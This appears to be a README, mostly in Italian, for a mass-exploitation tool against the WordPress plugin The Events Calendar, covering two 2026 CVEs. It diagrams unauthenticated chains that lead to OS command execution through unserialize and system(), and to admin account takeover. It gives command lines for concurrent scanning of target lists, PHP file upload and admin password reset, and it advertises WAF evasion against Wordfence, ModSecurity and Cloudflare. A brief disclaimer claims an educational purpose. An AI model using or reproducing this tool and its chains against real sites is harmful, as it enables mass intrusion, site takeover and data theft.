antid00t/cve-2026-78006-cve-2026-78159

Strumento di exploit massivo asincrono per il plugin WordPress The Events Calendar (CVE-2026-78006, CVE-2026-78159), che consente RCE non autenticata, upload di PHP e takeover dell'account amministratore.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Completamente asincrono · Scala di bypass WAF · Auto-discovery · Zero autenticazione
| Plugin WordPress | The Events Calendar (StellarWP) — oltre 600.000 installazioni attive |
| Versione affetta | <= 6.17.4 |
| Versione corretta | 6.17.4.1 |
| Autenticazione | ❌ Nessuna richiesta — zero interazione, pre-moderazione |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Aggira
is_safe_widget_instance()con il wrapper malformato in codaa:2:{i:0;<gadget>i:1;X}— i metodi magici vengono attivati prima che l'errore di parsing interrompa l'esecuzione.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — un URL di base per riga:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Opzione | Descrizione |
|---|---|
--url / --list | singolo target / file di target |
--threads N | target concorrenti — semaforo asincrono (predefinito 30) |
--cve both|1|2 | quale catena eseguire (predefinito both) |
--cmd CMD | comando OS per CVE-2026-78006 (predefinito id) |
--upload-php | scrive un file PHP test lab nella root di WP + verifica via HTTP |
--login-proof | reimposta la password dell'utente ID 1 a 1 + verifica il login (distruttivo) |
--full | tutte le primitive distruttive da UN commento (distruttivo) |
--obfuscate-blocks | JSON dei blocchi con escape \u — consegna stealth per WAF |
--insecure | salta la verifica TLS (lab HTTPS con certificati self-signed) |
--auth USER:PASS | basic-auth per tutti i target |
--id-range LO-HI | ID dei post da sondare per la scoperta degli eventi (predefinito 1-40) |
--output FILE | file dei risultati — i target riusciti vengono scritti in tempo reale |
\u,
corpi multipart, payload minimali; diagnosi automatica di Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount innocuo; distruzione solo su richiesta<= 6.17.4, commenti abilitati e visibili sui post degli eventi,
almeno un evento pubblicatopip3 install -r requirements.txtNuovi exploit, PoC e pubblicazioni di ricerca sulla sicurezza.
Questo strumento è fornito esclusivamente a scopo educativo e di ricerca. Dimostra vulnerabilità documentate pubblicamente (CVE-2026-78006, CVE-2026-78159) affinché ricercatori e amministratori possano verificare i propri ambienti di laboratorio.
Utilizzando questo strumento, ti assumi la piena responsabilità delle tue azioni.